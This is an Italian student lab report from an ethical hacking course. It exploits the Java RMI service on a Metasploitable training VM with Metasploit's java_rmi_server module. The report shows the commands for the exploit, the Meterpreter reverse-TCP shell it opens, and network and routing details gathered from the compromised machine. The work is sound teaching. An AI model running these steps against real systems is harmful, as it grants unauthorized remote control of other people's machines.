

Cyber Security & Ethical Hacking

Progetto settimanale

Indice

1. Traccia.....	2
2. Configurazione della macchina Kali.....	3
3. Configurazione della Macchina Metasploitable.....	4
4. Sessione di Meterpreter.....	5

1. Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
1) configurazione di rete.
2) informazioni sulla tabella di routing della macchina vittima.**

2. Configurazione della macchina Kali

Procediamo con la configurazione dell'IP della macchina Kali Linux.

Da terminale eseguiamo il comando ***sudo nano /etc/network/interfaces***

che ci consente di configurare la rete e impostiamo come ***IP 192.168.11.111***.


Possiamo verificare la corretta configurazione eseguendo il comando ***ifconfig***.

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::28ef:72ff:feb5:5784 prefixlen 64 scopeid 0x20<link>  
    ether 2a:ef:72:b5:57:84 txqueuelen 1000 (Ethernet)  
    RX packets 21  bytes 1370 (1.3 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 69  bytes 4628 (4.5 KiB)  
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 38  bytes 3598 (3.5 KiB)  
    RX errors 0  dropped 0  overruns 0  frame 0  
    TX packets 38  bytes 3598 (3.5 KiB)  
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3. Configurazione della Macchina Metasploitable

Procediamo con la configurazione di rete anche della macchina Metasploitable eseguendo gli stessi passaggi che abbiamo utilizzato sulla Macchina Kali Linux.

Quindi eseguiamo il comando ***sudo nano /etc/network/interfaces*** e impostiamo il seguente ***IP 192.168.11.112*** e successivamente verifichiamo se la configurazione è avvenuta correttamente con il comando ***ifconfig***.



```
metasploitable
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 66:40:1d:8e:07:b2
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::6440:1dff:fe8e:7b2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3896 (3.8 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20657 (20.1 KB)  TX bytes:20657 (20.1 KB)
```

4. Sessione di Meterpreter

Dopo aver configurato correttamente le macchine passiamo alla fase successiva dell'esercizio.

L'esercizio ci chiede di avviare una sessione remota Meterpreter.

Sappiamo che la macchina Metasploitable presenta un servizio di vulnerabilità sulla porta 1099-Java RMI, usiamo questa vulnerabilità per poter avviare la sessione Meterpreter.

Quindi dal terminale di Kali avviamo Metasploit con il comando **msfconsole**

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the msf
makerc command

msf6 (root) >

[... statistics ...]

msf6 (root) >

+ -- --[ metasploit v6.3.43-dev ]
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Per cercare la vulnerabilità che vogliamo sfruttare eseguiamo il comando **search java_rmi** che ci restituisce una lista di vulnerabilità.

```
msf6 > search Java_RMI

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry                                2011-10-15     normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server                                2011-10-15     excellent Yes   Java RMI Server Insecure Default Configur
ation Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server                            2011-10-15     normal  No      Java RMI Server Insecure Endpoint Code Ex
ecution Scanner
3  exploit/multi/browser/java_rmi_connection_impl                    2010-03-31     excellent No      Java RMIConnectionImpl Deserialization Pr
ivilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Dopo aver individuato la vulnerabilità che vogliamo sfruttare eseguiamo il comando **use con il path della vulnerabilità**.

Quindi eseguiamo il comando **use exploit/multi/misc/java_rmi_server**

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Per configurare il payload eseguiamo il **show options** che ci restituisce le opzioni da configurare

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Come possiamo notare dall'immagine ci viene richiesto di configurare il **RHOSTS**, ovvero l'IP della macchina da exploitare, quindi eseguiamo il comando **set RHOSTS 192.168.11.112**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
```

A questo punto eseguiamo il comando **exploit** per lanciare l'attacco e ottenere una sessione Meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5tgGBgIJ3svxDB
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39732) at 2024-03-08 05:27:43 -0500

meterpreter > █
```

Ottenuta la sessione possiamo andare a recuperare le informazione della macchina exploitata.

L'esercizio ci chiede di recuperare le informazioni riguardanti la configurazione di rete e le informazioni sulla tabella di routing della macchina Metasploitable.

Per ottenere le informazioni della configurazione di rete eseguiamo il comando **ifconfig** nella sessione meterpreter.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6440:1dff:fe8e:7b2
IPv6 Netmask : ::

meterpreter > █
```

Mente con il comando **route** andiamo a recuperare tutte le informazioni riguardanti la tabella di ruotig della macchina.

```
meterpreter > route
Route Table for IPv4


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 | 0      | Local     |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 | 0      | Local     |


IPv6 network routes


| Subnet                   | Netmask   | Gateway | Metric | Interface |
|--------------------------|-----------|---------|--------|-----------|
| ::1                      | :::ffff:: | ::      | 0      | Local     |
| fe80::6440:1dff:fe8e:7b2 | :::ffff:: | ::      | 0      | Local     |


meterpreter >
```